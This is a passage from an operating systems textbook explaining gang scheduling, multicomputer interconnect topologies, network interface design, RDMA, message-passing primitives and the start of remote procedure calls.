The other general approach to multiprocessor scheduling can be used when threads are related to one another in some way. Earlier we mentioned the example of parallel *make* as one case. It also often occurs that a single process has multiple threads that work together. For example, if the threads of a process communicate a lot, it is useful to have them running at the same time. Scheduling multiple threads at the same time across multiple CPUs is called **space sharing**.

The simplest space-sharing algorithm works like this. Assume that an entire group of related threads is created at once. At the time it is created, the scheduler checks to see if there are as many free CPUs as there are threads. If there are, each thread is given its own dedicated (i.e., nonmultiprogrammed) CPU and they all start. If there are not enough CPUs, none of the threads are started until enough CPUs are available. Each thread holds onto its CPU until it terminates, at which time the CPU is put back into the pool of available CPUs. If a thread blocks on I/O, it continues to hold the CPU, which is simply idle until the thread wakes up. When the next batch of threads appears, the same algorithm is applied.

At any instant of time, the set of CPUs is statically partitioned into some number of partitions, each one running the threads of one process. In Fig. 8-13, we have partitions of sizes 4, 6, 8, and 12 CPUs, with 2 CPUs unassigned, for example. As time goes on, the number and size of the partitions will change as new threads are created and old ones finish and terminate.




Figure 8-13. A set of 32 CPUs split into four partitions, with two CPUs available.

Periodically, scheduling decisions have to be made. In uniprocessor systems, shortest job first is a well-known algorithm for batch scheduling. The analogous algorithm for a multiprocessor is to choose the process needing the smallest number of CPU cycles, that is, the thread whose CPU-count × run-time is the smallest of the candidates. However, in practice, this information is rarely available, so the algorithm is hard to carry out. In fact, studies have shown that, in practice, beating first-come, first-served is hard to do (Krueger et al., 1994).

In this simple partitioning model, a thread just asks for some number of CPUs and either gets them all or has to wait until they are available. A different approach is for threads to actively manage the degree of parallelism. One method for managing the parallelism is to have a central server that keeps track of which threads are running and want to run and what their minimum and maximum CPU requirements are (Tucker and Gupta, 1989). Periodically, each application polls the central server to ask how many CPUs it may use. It then adjusts the number of threads up or down to match what is available.

For example, a Web server can have 5, 10, 20, or any other number of threads running in parallel. If it currently has 10 threads and there is suddenly more demand for CPUs and it is told to drop to five, when the next five threads finish their current work, they are told to exit instead of being given new work. This scheme allows the partition sizes to vary dynamically to match the current workload better than the fixed system of Fig. 8-13.

Gang Scheduling

A clear advantage of space sharing is the elimination of multiprogramming, which eliminates the context-switching overhead. However, an equally clear disadvantage is the time wasted when a CPU blocks and has nothing at all to do until it becomes ready again. Consequently, people have looked for algorithms that attempt to schedule in both time and space together, especially for threads that create multiple threads, which usually need to communicate with one another.

To see the kind of problem that can occur when the threads of a process are independently scheduled, consider a system with threads A_0 and A_1 belonging to process A and threads B_0 and B_1 belonging to process B. Threads A_0 and B_0 are timeshared on CPU 0; threads A_1 and B_1 are timeshared on CPU 1. Threads A_0 and A_1 need to communicate often. The communication pattern is that A_0 sends A_1 a message, with A_1 then sending back a reply to A_0, followed by another such sequence, common in client-server situations. Suppose luck has it that A_0 and B_1 start first, as shown in Fig. 8-14.

In time slice 0, A_0 sends A_1 a request, but A_1 does not get it until it runs in time slice 1 starting at 100 msec. It sends the reply immediately, but A_0 does not get the reply until it runs again at 200 msec. The net result is one request-reply sequence every 200 msec. Not very good performance.




Figure 8-14. Communication between two threads belonging to thread *A* that are running out of phase.

The solution to this problem is **gang scheduling**, which is an outgrowth of **co-scheduling** (Ousterhout, 1982). Gang scheduling has three parts:

1. Groups of related threads are scheduled as a unit, a gang.
2. All members of a gang run at once on different timeshared CPUs.
3. All gang members start and end their time slices together.

The trick that makes gang scheduling work is that all CPUs are scheduled synchronously. Doing this means that time is divided into discrete quanta as we had in Fig. 8-14. At the start of each new quantum, *all* the CPUs are rescheduled, with a new thread being started on each one. At the start of the next quantum, another scheduling event happens. In between, no scheduling is done. If a thread blocks, its CPU stays idle until the end of the quantum.

An example of how gang scheduling works is given in Fig. 8-15. Here we have a multiprocessor with six CPUs being used by five processes, *A* through *E*, with a total of 24 ready threads. During time slot 0, threads A_0 through A_6 are scheduled and run. During time slot 1, threads B_0, B_1, B_2, C_0, C_1, and C_2 are scheduled and run. During time slot 2, *D*'s five threads and E_0 get to run. The remaining six threads belonging to thread *E* run in time slot 3. Then the cycle repeats, with slot 4 being the same as slot 0 and so on.

The idea of gang scheduling is to have all the threads of a process run together, at the same time, on different CPUs, so that if one of them sends a request to another one, it will get the message almost immediately and be able to reply almost immediately. In Fig. 8-15, since all the *A* threads are running together, during one quantum, they may send and receive a very large number of messages in one quantum, thus eliminating the problem of Fig. 8-14.




Figure 8-15. Gang scheduling.

8.2 MULTICOMPUTERS

Multiprocessors are popular and attractive because they offer a simple communication model: all CPUs share a common memory. Processes can write messages to memory that can then be read by other processes. Synchronization can be done using mutexes, semaphores, monitors, and other well-established techniques. The only fly in the ointment is that large multiprocessors are difficult to build and thus expensive. And very large ones are impossible to build at any price. So something else is needed if we are to scale up to large numbers of CPUs.

To get around these problems, much research has been done on **multicomputers**, which are tightly coupled CPUs that do not share memory. Each one has its own memory, as shown in Fig. 8-1(b). These systems are also known by a variety of other names, including **cluster computers** and **COWS** (**Clusters Of Workstations**). Cloud computing services are always built on multicomputers because they need to be large.

Multicomputers are easy to build because the basic component is just a stripped-down PC, without a keyboard, mouse, or monitor, but with a high-performance network interface card. Of course, the secret to getting high performance is to design the interconnection network and the interface card cleverly. This problem is completely analogous to building the shared memory in a multiprocessor [e.g., see Fig. 8-1(b)]. However, the goal is to send messages on a microsecond time scale, rather than access memory on a nanosecond time scale, so it is simpler, cheaper, and easier to accomplish.

In the following sections, we will first take a brief look at multicomputer hardware, especially the interconnection hardware. Then we will move onto the software, starting with low-level communication software, then high-level communication software. We will also look at a way shared memory can be achieved on systems that do not have it. Finally, we will examine scheduling and load balancing.

8.2.1 Multicomputer Hardware

The basic node of a multicomputer consists of a CPU, memory, a network interface, and sometimes a hard disk. The node may be packaged in a standard PC case, but the monitor, keyboard, and mouse are nearly always absent. Sometimes this configuration is called a **headless workstation** because there is no user with a head in front of it. A workstation with a human user should logically be called a "headed workstation," but for some reason it is not. In some cases, the PC contains a 2-way or 4-way multiprocessor board, possibly each with a dual-, quad- or octa-core chip, instead of a single CPU, but for simplicity, we will assume that each node has one CPU. Often hundreds or even thousands of nodes are hooked together to form a multicomputer. Below we will say a little about how this hardware is organized.

Interconnection Technology

Each node has a network interface card with one or two cables (or fibers) coming out of it. These cables connect either to other nodes or to switches. In a small system, there may be one switch to which all the nodes are connected in the star topology of Fig. 8-16(a). Modern switched Ethernets use this topology.




Figure 8-16. Various interconnect topologies. (a) A single switch. (b) A ring. (c) A grid. (d) A double torus. (e) A cube. (f) A 4D hypercube.

As an alternative to the single-switch design, the nodes may form a ring, with two wires coming out the network interface card, one into the node on the left and one going into the node on the right, as shown in Fig. 8-16(b). In this topology, no switches are needed and none are shown.

The **grid** or **mesh** of Fig. 8-16(c) is a two-dimensional design that has been used in many commercial systems. It is highly regular and easy to scale up to large sizes. It has a **diameter**, which is the longest path between any two nodes, and which increases only as the square root of the number of nodes. A variant on the grid is the **double torus** of Fig. 8-16(d), which is a grid with the edges connected. Not only is it more fault tolerant than the grid, but the diameter is also less because the opposite corners can now communicate in only two hops.

The **cube** of Fig. 8-16(e) is a regular three-dimensional topology. We have illustrated a $2 \times 2 \times 2$ cube, but in the most general case it could be a $k \times k \times k$ cube. In Fig. 8-16(f) we have a four-dimensional cube built from two three-dimensional cubes with the corresponding nodes connected. We could make a five-dimensional cube by cloning the structure of Fig. 8-16(f) and connecting the corresponding nodes to form a block of four cubes. To go to six dimensions, we could replicate the block of four cubes and interconnect the corresponding nodes, and so on. An n-dimensional cube formed this way is called a **hypercube**.

Many parallel computers use a hypercube topology because the diameter grows linearly with the dimensionality. Put in other words, the diameter is the base 2 logarithm of the number of nodes. For example, a 10-dimensional hypercube has 1024 nodes but a diameter of only 10, giving excellent delay properties. Note that in contrast, 1024 nodes arranged as a 32×32 grid have a diameter of 62, more than six times worse than the hypercube. The price paid for the smaller diameter is that the fanout, and thus the number of links (and the cost), is much larger for the hypercube.

Two kinds of switching schemes are used in multicomputers. In the first one, each message is first broken up (either by the user software or the network interface) into a chunk of some maximum length called a **packet**. The switching scheme, called **store-and-forward packet switching**, consists of the packet being injected into the first switch by the source node's network interface board, as shown in Fig. 8-17(a). The bits come in one at a time, and when the whole packet has arrived at an input buffer, it is copied to the line leading to the next switch along the path, as shown in Fig. 8-17(b). When the packet arrives at the switch attached to the destination node, as shown in Fig. 8-17(c), the packet is copied to that node's network interface board and eventually to its RAM.

While store-and-forward packet switching is flexible and efficient, it does have the problem of increasing latency (delay) through the interconnection network. Suppose that the time to move a packet one hop in Fig. 8-17 is T nsec. Since the packet must be copied four times to get it from CPU 1 to CPU 2 (to A, to C, to D, and to the destination CPU), and no copy can begin until the previous one is finished, the latency through the interconnection network is $4T$. One way out is to




Figure 8-17. Store-and-forward packet switching.

design a network in which a packet can be logically divided into smaller units. As soon as the first unit arrives at a switch, it can be forwarded, even before the tail has arrived. Conceivably, the unit could be as small as 1 bit.

The other switching regime, **circuit switching**, consists of the first switch first establishing a path through all the switches to the destination switch. Once that path has been set up, the bits are pumped all the way from the source to the destination nonstop as fast as possible. There is no intermediate buffering at the intervening switches. Circuit switching requires a setup phase, which takes some time, but is faster once the setup has been completed. After the packet has been sent, the path must be torn down again. A variation on circuit switching, called **wormhole routing**, breaks each packet up into subpackets and allows the first subpacket to start flowing even before the full path has been built.

Network Interfaces

All the nodes in a multicomputer have a plug-in board containing the node's connection to the interconnection network that holds the multicomputer together. The way these boards are built and how they connect to the main CPU and RAM have substantial implications for the operating system. We will now briefly look at some of the issues here. This material is based in part on the work of Bhoedjang (2000).

In virtually all multicomputers, the interface board contains substantial RAM for holding outgoing and incoming packets. Usually, an outgoing packet has to be copied to the interface board's RAM before it can be transmitted to the first switch. The reason for this design is that many interconnection networks are synchronous, so that once a packet transmission has started, the bits must continue flowing at a

constant rate. If the packet is in the main RAM, this continuous flow out onto the network cannot be guaranteed due to other traffic on the memory bus. Using a dedicated RAM on the interface board eliminates this problem. This design is shown in Fig. 8-18.




Figure 8-18. Position of the network interface boards in a multicomputer.

The same problem occurs with incoming packets. The bits arrive from the network at a constant and often extremely high rate. If the network interface board cannot store them in real time as they arrive, data will be lost. Again here, trying to go over the system bus (e.g., the PCI bus) to the main RAM is too risky. Since the network board is typically plugged into the PCI bus, this is the only connection it has to the main RAM, so competing for this bus with the disk and every other I/O device is inevitable. It is safer to store incoming packets in the interface board's private RAM and then copy them to the main RAM later.

The interface board may have one or more DMA channels or even a complete CPU (or maybe even multiple CPUs) on board. The DMA channels can copy packets between the interface board and the main RAM at high speed by requesting block transfers on the system bus, thus transferring several words without having to request the bus separately for each word. However, it is precisely this kind of block transfer, which ties up the system bus for multiple bus cycles, that makes the interface board RAM necessary in the first place.

Many interface boards have a CPU on them, possibly in addition to one or more DMA channels. They are called **network processors** and are becoming increasingly powerful (El Ferkouss et al., 2011). This design means that the main CPU can offload some work to the network board, such as handling reliable transmission (if the underlying hardware can lose packets), multicasting (sending a packet to more than one destination), compression/decompression, encryption/decryption, and taking care of protection in a system that has multiple processes.

However, having two CPUs means that they must synchronize to avoid race conditions, which adds extra overhead and means more work for the operating system.

Copying data across layers is safe, but not necessarily efficient. For instance, a brower requesting data from a remote web server will create a request in the browser's address space. That request is subsequently copied to the kernel so that TCP and IP can handle it. Next, the data are copied to the memory of the network interface. On the other end, the inverse happens: the data are copied from the network card to a kernel buffer, and from a kernel buffer to the Web server. Quite a few copies, unfortunately. Each copy introduces overhead, not just the copying itself, but also the pressure on the cache, TLB, etc. As a consequence, the latency over such network connections is high.

In the next section, we discuss techniques to reduce the overhead due to copying, cache pollution, and context switching as much as possible.

8.2.2 Low-Level Communication Software

The enemy of high-performance communication in multicomputer systems is excess copying of packets. In the best case, there will be one copy from RAM to the interface board at the source node, one copy from the source interface board to the destination interface board (if no storing and forwarding along the path occurs), and one copy from there to the destination RAM, a total of three copies. However, in many systems it is even worse. In particular, if the interface board is mapped into kernel virtual address space and not user virtual address space, a user process can send a packet only by issuing a system call that traps to the kernel. The kernels may have to copy the packets to their own memory both on output and on input, for example, to avoid page faults while transmitting over the network. Also, the receiving kernel probably does not know where to put incoming packets until it has had a chance to examine them. These five copy steps are illustrated in Fig. 8-18.

If copies to and from RAM are the bottleneck, the extra copies to and from the kernel may double the end-to-end delay and cut the throughput in half. To avoid this performance hit, many multicomputers map the interface board directly into user space and allow the user process to put the packets on the board directly, without the kernel being involved. While this approach definitely helps performance, it introduces two problems.

First, what if several processes are running on the node and need network access to send packets? Which one gets the interface board in its address space? Having a system call to map the board in and out of a virtual address space is expensive, but if only one process gets the board, how do the other ones send packets? And what happens if the board is mapped into process *A*'s virtual address space and a packet arrives for process *B*, especially if *A* and *B* have different owners, neither of whom wants to put in any effort to help the other?

One solution is to map the interface board into all processes that need it, but then a mechanism is needed to avoid race conditions. For example, if *A* claims a

buffer on the interface board, and then, due to a time slice, *B* runs and claims the same buffer, disaster results. Some kind of synchronization mechanism is needed, but these mechanisms, such as mutexes, work only when the processes are assumed to be cooperating. In a shared environment with multiple users all in a hurry to get their work done, one user might just lock the mutex associated with the board and never release it. The conclusion here is that mapping the interface board into user space really works well only when there is just one user process running on each node unless special precautions are taken (e.g., different processes get different portions of the interface RAM mapped into their address spaces).

The second problem is that the kernel may well need access to the interconnection network itself, for example, to access the file system on a remote node. Having the kernel share the interface board with any users is not a good idea. Suppose that while the board was mapped into user space, a kernel packet arrived. Or suppose that the user process sent a packet to a remote machine pretending to be the kernel. The conclusion is that the simplest design is to have two network interface boards, one mapped into user space for application traffic and one mapped into kernel space for use by the operating system. Many multicomputers do precisely this.

On the other hand, newer network interfaces are frequently **multiqueue**, which means that they have more than one buffer to support multiple users efficiently. For instance, the Intel I350 series of network cards has 8 send and 8 receive queues, and is virtualizable to many virtual ports. Better still, the card supports core **affinity**. Specifically, it has its own hashing logic to help steer each packet to a suitable process. As it is faster to process all segments in the same TCP flow on the same processor (where the caches are warm), the card can use the hashing logic to hash the TCP flow fields (IP addresses and TCP port numbers) and add all segments with the same hash on the same queue that is served by a specific core. This is also useful for virtualization, as it allows us to give each virtual machine its own queue.

Node-to-Network Interface Communication

Another issue is how to get packets onto the interface board. The fastest way is to use the DMA chip on the board to just copy them in from RAM. The problem with this approach is that DMA may use physical rather than virtual addresses and runs independently of the CPU, unless an I/O MMU is present. To start with, although a user process certainly knows the virtual address of any packet it wants to send, it generally does not know the physical address. Making a system call to do the virtual-to-physical mapping is undesirable, since the point of putting the interface board in user space in the first place was to avoid having to make a system call for each packet to be sent.

In addition, if the operating system decides to replace a page while the DMA chip is copying a packet from it, the wrong data will be transmitted. Worse yet, if the operating system replaces a page while the DMA chip is copying an incoming

packet to it, not only will the incoming packet be lost, but also a page of innocent memory will be ruined, probably with disastrous consequences shortly.

These problems can be avoided by having system calls to pin and unpin pages in memory, marking them as temporarily unpageable. However, having to make a system call to pin the page containing each outgoing packet and then having to make another call later to unpin it is expensive. If packets are small, say, 64 bytes or less, the overhead for pinning and unpinning every buffer is prohibitive. For large packets, say, 1 KB or more, it may be tolerable. For sizes in between, it depends on the details of the hardware. Besides introducing a performance hit, pinning and unpinning pages adds to the software complexity.

Remote Direct Memory Access

In some fields, high network latencies are simply not acceptable. For instance, for certain applications in high-performance computing the computation time is strongly dependent on the network latency. Likewise, high-frequency trading is all about having computers perform transactions (buying and selling stock) at extremely high speeds—every microsecond counts. Whether or not it is wise to have computer programs trade millions of dollars worth of stock in a millisecond, when pretty much all software tends to be buggy, is an interesting question for dining philosophers to consider when they are not busy grabbing their forks. But not for this book. The point here is that if you manage to get the latency down, it is sure to make you very popular with your boss.

In these scenarios, it pays to reduce the amount of copying. For this reason, some network interfaces support **RDMA** (**Remote Direct Memory Access**), a technique that allows one machine to perform a direct memory access from one computer to that of another. The RDMA does not involve either of the operating system and the data is directly fetched from, or written to, application memory.

RDMA sounds great, but it is not without its disadvantages. Just like normal DMA, the operating system on the communicating nodes must pin the pages involved in the data exchange. Also, just placing data in a remote computer's memory will not reduce the latency much if the other program is not aware of it. A successful RDMA does not automatically come with an explicit notification. Instead, a common solution is that a receiver polls on a byte in memory. When the transfer is done, the sender modifies the byte to signal the receiver that there is new data. While this solution works, it is not ideal and wastes CPU cycles.

For really serious high-frequency trading, the network cards are custom built using field-programmable gate arrays. They have wire-to-wire latency, from receiving the bits on the network card to transmitting a message to buy a few million worth of something, in well under a microsecond. Buying $1 million worth of stock in 1 μsec gives a performance of 1 terabuck/sec, which is nice if you can get the ups and downs right, but is not for the faint of heart. Operating systems do not play much of a role in such extreme settings.

8.2.3 User-Level Communication Software

Processes on different CPUs on a multicomputer communicate by sending messages to one another. In the simplest form, this message passing is exposed to the user processes. In other words, the operating system provides a way to send and receive messages, and library procedures make these underlying calls available to user processes. In a more sophisticated form, the actual message passing is hidden from users by making remote communication look like a procedure call. We will study both of these methods below.

Send and Receive

At the barest minimum, the communication services provided can be reduced to two (library) calls, one for sending messages and one for receiving them. The call for sending a message might be

```
send(dest, &mptr);
```

and the call for receiving a message might be

```
receive(addr, &mptr);
```

The former sends the message pointed to by *mptr* to a process identified by *dest* and causes the called to be blocked until the message has been sent. The latter causes the called to be blocked until a message arrives. When one does, the message is copied to the buffer pointed to by *mptr* and the called is unblocked. The *addr* parameter specifies the address to which the receiver is listening. Many variants of these two procedures and their parameters are possible.

One issue is how addressing is done. Since multicomputers are static, with the number of CPUs fixed, the easiest way to handle addressing is to make *addr* a two-part address consisting of a CPU number and a process or port number on the addressed CPU. In this way each CPU can manage its own addresses without potential conflicts.

Blocking versus Nonblocking Calls

The calls described above are **blocking calls** (sometimes called **synchronous calls**). When a process calls *send*, it specifies a destination and a buffer to send to that destination. While the message is being sent, the sending process is blocked (i.e., suspended). The instruction following the call to *send* is not executed until the message has been completely sent, as shown in Fig. 8-19(a). Similarly, a call to *receive* does not return control until a message has actually been received and put in the message buffer pointed to by the parameter. The process remains suspended in *receive* until a message arrives, even if it takes hours. In some systems,

the receiver can specify from whom it wishes to receive, in which case it remains blocked until a message from that sender arrives.




Figure 8-19. (a) A blocking send call. (b) A nonblocking send call.

An alternative to blocking calls is the use of **nonblocking calls** (sometimes called **asynchronous calls**). If *send* is nonblocking, it returns control to the called immediately, before the message is sent. The advantage of this scheme is that the sending process can continue computing in parallel with the message transmission, instead of having the CPU go idle (assuming no other process is runnable). The choice between blocking and nonblocking primitives is normally made by the system designers (i.e., either one primitive is available or the other), although in a few systems both are available and users can choose their favorite.

However, the performance advantage offered by nonblocking primitives is offset by a serious disadvantage: the sender cannot modify the message buffer until the message has been sent. The consequences of the process overwriting the message during transmission are too horrible to contemplate. Worse yet, the sending process has no idea of when the transmission is done, so it never knows when it is safe to reuse the buffer. It can hardly avoid touching it forever.

There are three possible ways out. The first solution is to have the kernel copy the message to an internal kernel buffer and then allow the process to continue, as shown in Fig. 8-19(b). From the sender's point of view, this scheme is the same as a blocking call: as soon as it gets control back, it is free to reuse the buffer. Of

course, the message will not yet have been sent, but the sender is not hindered by this fact. The disadvantage of this method is that every outgoing message has to be copied from user space to kernel space. With many network interfaces, the message will have to be copied to a hardware transmission buffer later anyway, so the first copy is essentially wasted. The extra copy can reduce the performance of the system considerably.

The second solution is to interrupt (signal) the sender when the message has been fully sent to inform it that the buffer is once again available. No copy is required here, which saves time, but user-level interrupts make programming tricky, difficult, and subject to race conditions, which makes them irreproducible and nearly impossible to debug.

The third solution is to make the buffer copy on write, that is, to mark it as read only until the message has been sent. If the buffer is reused before the message has been sent, a copy is made. The problem with this solution is that unless the buffer is isolated on its own page, writes to nearby variables will also force a copy. Also, extra administration is needed because the act of sending a message now implicitly affects the read/write status of the page. Finally, sooner or later the page is likely to be written again, triggering a copy that may no longer be necessary.

Thus the choices on the sending side are

1. Blocking send (CPU idle during message transmission).
2. Nonblocking send with copy (CPU time wasted for the extra copy).
3. Nonblocking send with interrupt (makes programming difficult).
4. Copy on write (extra copy probably needed eventually).

Under normal conditions, the first choice is the most convenient, especially if multiple threads are available, in which case while one thread is blocked trying to send, other threads can continue working. It also does not require any kernel buffers to be managed. Furthermore, as can be seen from comparing Fig. 8-19(a) to Fig. 8-19(b), the message will usually be out the door faster if no copy is required.

For the record, we would like to point out that some authors use a different criterion to distinguish synchronous from asynchronous primitives. In the alternative view, a call is synchronous only if the sender is blocked until the message has been received and an acknowledgement sent back (Andrews, 1991). In the world of real-time communication, synchronous has yet another meaning, which can lead to confusion, unfortunately.

Just as *send* can be blocking or nonblocking, so can *receive*. A blocking call just suspends the called until a message has arrived. If multiple threads are available, this is a simple approach. Alternatively, a nonblocking *receive* just tells the kernel where the buffer is and returns control almost immediately. An interrupt can be used to signal that a message has arrived. However, interrupts are difficult to program and are also quite slow, so it may be preferable for the receiver to poll

for incoming messages using a procedure, *poll*, that tells whether any messages are waiting. If so, the called can call *get_message*, which returns the first arrived message. In some systems, the compiler can insert poll calls in the code at appropriate places, although knowing how often to poll is tricky.

Yet another option is a scheme in which the arrival of a message causes a new thread to be created spontaneously in the receiving process' address space. Such a thread is called a **pop-up thread**. It runs a procedure specified in advance and whose parameter is a pointer to the incoming message. After processing the message, it simply exits and is automatically destroyed.

A variant on this idea is to run the receiver code directly in the interrupt handler, without going to the trouble of creating a pop-up thread. To make this scheme even faster, the message itself contains the address of the handler, so when a message arrives, the handler can be called in a few instructions. The big win here is that no copying at all is needed. The handler takes the message from the interface board and processes it on the fly. This scheme is called **active messages** (Von Eicken et al., 1992). Since each message contains the address of the handler, active messages work only when senders and receivers trust each other completely.

8.2.4 Remote Procedure Call

Although the message-passing model provides a convenient way to structure a multicomputer operating system, it suffers from one incurable flaw: the basic paradigm around which all communication is built is input/output. The procedures *send* and *receive* are fundamentally engaged in doing I/O, and many people believe that I/O is the wrong programming model.

This problem has long been known, but little was done about it until a paper by Birrell and Nelson (1984) introduced a completely different way of attacking the problem. Although the idea is refreshingly simple (once someone has thought of it), the implications are often subtle. In this section we will examine the concept, its implementation, its strengths, and its weaknesses.

In a nutshell, what Birrell and Nelson suggested was allowing programs to call procedures located on other CPUs. When a process on machine 1 calls a procedure on machine 2, the calling process on 1 is suspended, and execution of the called procedure takes place on 2. Information can be transported from the called to the callee in the parameters and can come back in the procedure result. No message passing or I/O at all is visible to the programmer. This technique is known as **RPC** (**Remote Procedure Call**) and has become the basis of a large amount of multicomputer software. Traditionally the calling procedure is known as the client and the called procedure is known as the server, and we will use those names here too.

The idea behind RPC is to make a remote procedure call look as much as possible like a local one. In the simplest form, to call a remote procedure, the client program must be bound with a small library procedure called the **client stub** that

represents the server procedure in the client's address space. Similarly, the server is bound with a procedure called the **server stub**. These procedures hide the fact that the procedure call from the client to the server is not local.

The actual steps in making an RPC are shown in Fig. 8-20. Step 1 is the client calling the client stub. This call is a local procedure call, with the parameters pushed onto the stack in the normal way. Step 2 is the client stub packing the parameters into a message and making a system call to send the message. Packing the parameters is called **marshalling**. Step 3 is the kernel sending the message from the client machine to the server machine. Step 4 is the kernel passing the incoming packet to the server stub (which would normally have called *receive* earlier). Finally, step 5 is the server stub calling the server procedure. The reply traces the same path in the other direction.

